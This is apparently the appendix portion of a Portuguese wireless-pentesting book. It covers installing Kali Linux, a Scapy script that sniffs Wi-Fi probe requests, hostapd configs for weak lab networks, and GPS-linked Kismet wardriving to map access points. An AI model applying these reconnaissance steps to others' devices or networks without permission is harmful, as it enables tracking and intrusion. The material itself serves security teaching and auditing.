



Figura A.4 – Selecionando a localidade.

Figura A.5 – Selecionando o teclado.

Figura A.6 – Selecionando o nome (hostname) do computador.

Configure o nome de domínio, que será utilizado, por exemplo, caso o leitor tenha algum domínio válido na internet e deseje fazer com que a máquina virtual esteja nesse domínio. O mais aconselhado é deixar a opção em branco (Figura A.7).

Configurar a rede

O nome do domínio é a parte de seu endereço Internet à direita do nome de sua máquina. Geralmente algo que finaliza com .com.br, .net.br, .edu.br, .org.br, .com, .net, .edu ou .org. Se você está configurando uma rede doméstica, você pode usar qualquer nome, mas certifique-se de usar o mesmo nome de domínio em todos os seus computadores.

Nome de domínio:

Capturar tela | Voltar | Continuar

Configurar usuários e senhas

Você precisa definir uma senha para o 'root', a conta administrativa do sistema. Um usuário malicioso ou não qualificado com acesso root pode levar a resultados desastrosos, portanto você deve tomar o cuidado de escolher uma senha que não seja fácil de ser adivinhada. Essa senha não deve ser uma palavra encontrada em dicionários ou uma palavra que possa ser facilmente associada a você.

Uma boa senha conterá uma mistura de letras, números e pontuação e deverá ser modificada em intervalos regulares.

O usuário root não deverá ter uma senha em branco. Se você deixar este campo vazio, a conta do root será desabilitada e a conta do usuário inicial do sistema receberá o poder de tornar-se root usando o comando "sudo".

Note que você não poderá ver a senha enquanto a digita.

Senha do root:

●●●●

Por favor, informe novamente a mesma senha de root para verificar se você digitou-a corretamente.

Informe novamente a senha para verificação:

●●●●

Capturar tela | Voltar | Continuar

Figura A.7 – Opção em branco.

O próximo passo é definir a senha do superusuário root (Figura A.8).

Figura A.8 – Configurando uma senha para o superusuário root.

Configure o relógio do sistema de acordo com a sua localização geofísica (Figura A.9).





Figura A.9 – Configurando o relógio.

A próxima configuração define como será particionado e instalado o Kali Linux no disco rígido. Há diversas opções:

- Usar o disco inteiro.
- Utilizar LVMs (com e sem criptografia).
- Formatação e instalação dos arquivos feitas de forma manual (Figura A.10).

Particionar discos

O instalador pode guiá-lo através do particionamento de um disco (usando diferentes esquemas padrão) ou, caso você prefira, você pode fazê-lo manualmente. Com o particionamento assistido você ainda tem uma chance de, posteriormente, revisar e personalizar os resultados.

Se você optar pelo particionamento assistido para um disco inteiro, em seguida será solicitado qual disco deverá ser usado.

Método de particionamento:

Assistido - usar o disco inteiro
Assistido - usar o disco inteiro e configurar LVM
Assistido - usar disco todo e LVM criptografado
Manual

Capturar tela | Voltar | Continuar

Particionar discos

Note que todos os dados no disco que você selecionar serão apagados, mas não antes que você tenha confirmado que realmente deseja fazer as mudanças.

Selecione o disco a ser particionado:

SCSI3 (0,0,0) (sda) - 62.6 GB

Capturar tela | Voltar | Continuar

Figura A.10 – Opção “Assistido – usar o disco inteiro”: instalação mais

simples e automatizada.

Será exibido o HD em que será instalado o Kali Linux (Figura A.11).

Figura A.11 – Na instalação do Kali Linux, o HD é automaticamente detectado.


No momento da instalação do Kali Linux, é possível escolher se os diretórios

(sistema FHS) serão colocados em uma única partição, se apenas a partição */home* será colocada em uma partição separada ou se as partições */home*, */usr*, */var* e */tmp* serão separadas das restantes (Figura A.12). Por praticidade, escolha a opção Todos os arquivos em uma partição (para iniciantes).

Figura A.12 – As partições serão colocadas em um único sistema de arquivos.

Após configurada a instalação do Kali Linux, finalize as mudanças selecionando a opção Finalizar o particionamento e escrever mudanças no disco (Figura A.13).

Particionar discos

Se você continuar, as mudanças listadas abaixo serão escritas nos discos. Caso contrário, você poderá fazer mudanças adicionais manualmente.

As tabelas de partição dos dispositivos a seguir foram mudadas:
SCSI3 (0,0,0) (sda)

As seguintes partições serão formatadas:
partição #1 de SCSI3 (0,0,0) (sda) como ext4
partição #5 de SCSI3 (0,0,0) (sda) como swap

Escrever as mudanças nos discos?

○ Não

◉ Sim

Capturar tela

Continuar

Figura A.13 – Salvando as alterações para que seja iniciada a instalação do Kali Linux.

É exibida uma última mensagem ao usuário para que confirme se todas as configurações estão OK; selecione a opção Sim (Figura A.14).

Figura A.14 – A instalação será iniciada e as alterações não poderão ser desfeitas.

Selecione a utilização de *mirrors* (espelhos – Figura A.15).

Figura A.15 – Utilização de espelhos.

Para que o sistema obtenha informações do espelho, é necessário configurar o endereço proxy junto de sua porta para acesso à internet. Caso a instalação esteja sendo feita de forma doméstica, essa opção pode ser deixada em branco (Figura A.16).





Figura A.16 – Configuração de proxy, caso não esteja usando nenhum, deixa-a em branco.

A última etapa consiste na instalação do gerenciador de boot GRUB 2, que é responsável por inicializar o sistema operacional. Instale-o clicando em Sim (Figura A.17).

Figura A.17 – Instalando o gerenciador de boot GRUB 2.

O Kali Linux foi corretamente instalado no seu computador.

É altamente recomendada a atualização do Kali Linux, visto que é um sistema operacional em constante desenvolvimento e a cada versão nova, novos programas para pentest e auditoria são lançados.

• Atualização do repositório dos programas:

root@kali# **apt-get update**

• Atualização dos programas que estão no Kali Linux:

root@kali# apt-get upgrade

• Atualização do sistema operacional:

root@kali# **apt-get dist-upgrade**

APÊNDICE B

Script em Python para captura do Probe Request

```
#!/usr/bin/env python
# Fonte: http://www.securitytube.net/video/7265
from scapy.all import *
def PacketHandler(pkt):
if pkt.haslayer(Dot11):
if pkt.type == 0 and pkt.subtype == 4:
if pkt.info:
print "Client with MAC %s probing for SSID: %s" % (pkt.addr2,pkt.info)
```

sniff(iface="mon0", prn = PacketHandler)

Realize os seguintes passos para utilização do script em Python:

1. Finalize os processos desnecessários pelo airmon-ng:

root@kali# **airmon-ng check kill**

2. Inicie a interface em modo monitor no canal desejado:

root@kali# **iw dev wlan0 interface add mon0 type monitor**

root@kali# **ifconfig mon0 up**

root@kali# **iw dev mon0 set channel 11**

3. Dê a permissão de execução para o script:

root@kali# **chmod u+x client-probe-sniffer.py**

4. Execute-o:

root@kali# **python client-probe-sniffer.py**

APÊNDICE C

Arquivos de configuração do HostAPd

Rede OPN

interface=wlan0

driver=nl80211

ssid=OPN

channel=1

Rede WEP

interface=wlan0

driver=nl80211

ssid=WEP

channel=4

wep_default_key=0

wep_key0=0123456789

Rede WPA/WPA2 PSK

interface=wlan0

driver=nl80211

ssid=WPA2

hw_mode=g

channel=4

macaddr_acl=0

auth_algs=3

ignore_broadcast_ssid=0

wpa=2

wpa_passphrase=0123456789

wpa_key_mgmt=WPA-PSK

wpa_pairwise=TKIP

rsn_pairwise=CCMP

Rede EAP-TTLS

interface=wlan0

```
driver=nl80211

ssid=Enterprise

country_code=DE

logger_stdout=-1

logger_stdout_level=0

dump_file=/tmp/hostapd.dump

ieee8021x=1

eapol_key_index_workaround=0

own_ip_addr=127.0.0.1

auth_server_addr=127.0.0.1

auth_server_port=1812

auth_server_shared_secret=testing123

auth_algs=3

wpa=2

wpa_key_mgmt=WPA-EAP

channel=1

wpa_pairwise=CCMP

rsn_pairwise=CCMP
```

APÊNDICE D

Mapeamento físico de redes sem fio

Redes sem fio podem ser fisicamente mapeadas. Uma das formas mais simples de mapeamento de redes sem fio é por meio da força do sinal enviado pelos pontos de acesso e capturado por ferramentas como Airodump-ng, Kismet e NetStrumbler.

Uma outra forma é usar um dispositivo de GPS e fazer o mapeamento via satélite. A vantagem de utilizar um GPS integrado a ferramentas como o Kismet é a uma localização física mais precisa dos pontos de acesso ao alcance do sinal GPS.

O procedimento a seguir mostra como integrar um dispositivo GPS USB com a ferramenta de varredura Kismet:

1. Escolha um bom dispositivo GPS USB, há excelentes marcas como a Garmin. Particularmente, utilizo o GPS GLONASS do fabricante U-blox (Figura D.1).

Figura D.1 – GPS USB utilizado para o mapeamento físico de redes sem fio.

Fonte: http://www.ebay.com/itm/Vk-172-Gmouse-G-mouse-Usb-Gps-glonass-Ublox-Support-Windows-10-8-7-vista-xp-ce-/271631874019?autorefresh=true.

2. Instale o gpsd:

root@kali# **apt-get install gpsd gpsd-clients**

3. O daemon (gpsd) responsável por iniciar o funcionamento do GPS deve ser finalizado:

root@kali# **service gpsd stop**

4. Verifique se o daemon gpsd foi finalizado:

root@kali# **service gpsd status**

gpsd.service - GPS (Global Positioning System) Daemon

Loaded: loaded (/lib/systemd/system/gpsd.service; static)

Active: **inactive** (dead)

5. Finalize todos os processos que interfiram na interface em modo monitor:

root@kali# **airmon-ng check kill**

6. Inicie uma interface em modo monitor:

root@kali# **iw dev wlan0 interface add mon0 type monitor**

root@kali# **ifconfig mon0 up**

7. Os fabricantes utilizam portas tty diferente para cada dispositivo. Será necessário identificar a porta do GPS USB. Monitore o arquivo

/var/log/messages:

root@kali# **tail -f /var/log/messages**

8. Ao inserir o dispositivo GPS USB no computador, ele é identificado

como */dev/ttyACM0*:

root@kali# **tail -f /var/log/messages**

Dec 18 15:57:15 kali kernel: [18573.302503] usb 2-1.5: new full-speed USB device number 9

using ehci-pci

Dec 18 15:57:15 kali kernel: [18573.395895] usb 2-1.5: New USB device found, idVendor=1546,

idProduct=01a7

Dec 18 15:57:15 kali kernel: [18573.395904] usb 2-1.5: New USB device strings: Mfr=1,

Product=2, SerialNumber=0

Dec 18 15:57:15 kali kernel: [18573.395909] usb 2-1.5: Product: u-blox 7 - GPS/GNSS Receiver

Dec 18 15:57:15 kali kernel: [18573.395914] usb 2-1.5: Manufacturer: u-blox AG - www.u-

blox.com

Dec 18 15:57:15 kali kernel: [18573.396493] cdc_acm 2-1.5:1.0: **ttyACM0**: USB ACM device

Dec 18 15:57:15 kali mtp-probe: checking bus 2, device 9:

```
~ Kismet Sort View Windows
   Name                      T C  Ch  Pkts  Size                    Kismet
                                                                    Not
[ --- No networks seen --- ]                                        Connected
  MAC                  Type      Freq  Pkts  Size Manuf

[ --- No clients seen --- ]

No GPS info (GPS not connected)
 0          ┌─Start Kismet Server─────────────────────────────────┐
            │Automatically start Kismet server?                    │
            │Launch Kismet server and connect to it automatically. │
            │If you use a Kismet server started elsewhere, choose  │
            │No and change the Startup preferences.                │
 0 ──────── │          [ No ]                        [ Yes ]       │
            └──────────────────────────────────────────────────────┘
                                                            Data
       (Connection refused) will attempt to reconnect in 5 seconds.
ERROR: Could not connect to Kismet server 'localhost:2501'
       (Connection refused) will attempt to reconnect in 5 seconds.
ERROR: Could not connect to Kismet server 'localhost:2501'
       (Connection refused) will attempt to reconnect in 5 seconds.
```

"/sys/devices/pci0000:00/0000:00:1d.0/usb2/2-1/2-1.5"

Dec 18 15:57:15 kali mtp-probe: bus: 2, device: 9 was not an MTP device

9. Inicie manualmente o dispositivo GPS USB (-N inicia o gpsd em primeiro plano, -n não aguarda conexões de clientes e -D define o nível de log):

root@kali# **gpsd -N -n -D3 /dev/ttyACM0**

10. Em um segundo terminal, inicie o Kismet:

root@kali# **kismet**

11. O Kismet é dividido na arquitetura cliente e servidor. Será exibida a primeira tela perguntando se você deseja iniciar automaticamente o servidor Kismet. Pressione Enter na opção Yes (Figura D.2).

Figura D.2 – Iniciando automaticamente o servidor Kismet.

12. Uma segunda tela é exibida perguntando opções para o servidor Kismet. Pressione Enter na opção Start (Figura D.3).

```
~ Kismet Sort View Windows
  Name                    T C  Ch  Pkts  Size                 Kismet
                                                              Not
[ --- No networks seen --- ]                                  Connected
  MAC                 Type      Freq  Pkts  Size Manuf

[ --- No clients seen --- ]
                    Start Kismet Server
No GPS info (GPS no Startup Options
 0                                                  Packets
                    [X] Logging

                    Log Title Kismet

 0                  [X] Show Console

                        [ Cancel ]        [ Start ]
                                                    Data
       (Connection refused) will attempt to reconnect in 5 seconds.
ERROR: Could not connect to Kismet server 'localhost:2501'
       (Connection refused) will attempt to reconnect in 5 seconds.
ERROR: Could not connect to Kismet server 'localhost:2501'
       (Connection refused) will attempt to reconnect in 5 seconds.
```

```
Kismet Server Console
INFO: Completed indexing manufacturer db, 26300 lines 526 indexes
INFO: Creating network tracker...
INFO: Creating channel tracker...
INFO: Registering dumpfiles...
INFO: Pcap log in PPI format
INFO: Opened pcapdump log file 'Kismet-20151218-16-45-53-1.pcapdump'
INFO: Opened netxml log file 'Kismet-20151218-16-45-53-1.netxml'
INFO: Opened    No sources
INFO: Opened  Kismet started with no packet sources defined.
INFO: Opened  No sources were defined or all defined sources
INFO: No spec encountered unrecoverable errors.               ools for
      spectru Kismet will not be able to capture any data until
INFO: Activat a capture interface is added.  Add a source now?   L'
      '2013-0          [ No ]                       [ Yes ]
INFO: Kismet
INFO: No packet sources defined.  You MUST ADD SOME using the Kismet
      client, or by placing them in the Kismet config file
      (/etc/kismet/kismet.conf)
INFO: Connected to a JSON-enabled GPSD version 3.11, turning on JSON mode
INFO: Kismet server accepted connection from 127.0.0.1

            [ Kill Server ]                  [ Close Console Window ]
```



Figura D.3 – Utilizando as opções padrão para o servidor Kismet.

13. O Kismet não reconhece automaticamente interfaces em modo monitor. Uma terceira tela é exibida perguntando se você deseja inserir uma fonte para captura de pacotes. Pressione Enter na opção Yes (Figura D.4).

Figura D.4 – Adicionando uma fonte para captura de pacotes ao servidor Kismet.

14. Adicione a interface em modo monitor (Figura D.5).

```
Kismet Server Console
      instead of reconfiguring the main interface
INFO: Created source mon0 with UUID d9aecefe-a5b8-11e5-9e18-a70323187a01
INFO: Will attempt to reopen on source 'mon0' if there are errors
INFO: Added source 'mon0:' from client ADDSOURCE
ERROR: Not creating a VAP for mon0 even though one was requested, since
       the interface is already in monitor mode.  Perhaps an existing
       monitor mode VAP was specified.  To override this and create a new
       monitor mode vap no matter what, use the forcevap=true source option
INFO: Started source 'mon0'
INFO: Detected new data network "<Unknown>", BSSID 4C:D0:8A:CF:AD:9E,
      encryption yes, channel 0, 0.00 mbit
INFO: Detected new managed network "TP-LINK_E1E8662", BSSID 20:10:7A:EC:52:
      CF, encryption yes, channel 0, 54.00 mbit
INFO: Detected new data network "<Unknown>", BSSID C4:E9:84:66:57:C2,
      encryption no, channel 0, 0.00 mbit
INFO: Detected new managed network "IAN-net", BSSID 00:14:78:EB:18:E0,
      encryption yes, channel 6, 54.00 mbit
INFO: Saved data files
INFO: Detected new data network "<Unknown>", BSSID 70:54:D2:55:9E:61,
      encryption yes, channel 0, 0.00 mbit

            [ Kill Server ]                    [ Close Console Window ]
```

Figura D.5 – Adicionando a interface em modo monitor ao servidor Kismet.

15. Finalize o console do Kismet pressionando Enter na opção Close Console Window (Figura D.6).

Figura D.6 – Finalizando o console do Kismet.

16. O Kismet inicia a captura dos dados, incluindo a localização física dos pontos de acesso (Figura D.7). Pontos de acesso falsos serão identificados geograficamente. Durante a captura foi usado o war driving[1] para posterior mapeamento das redes com o Google-Earth.

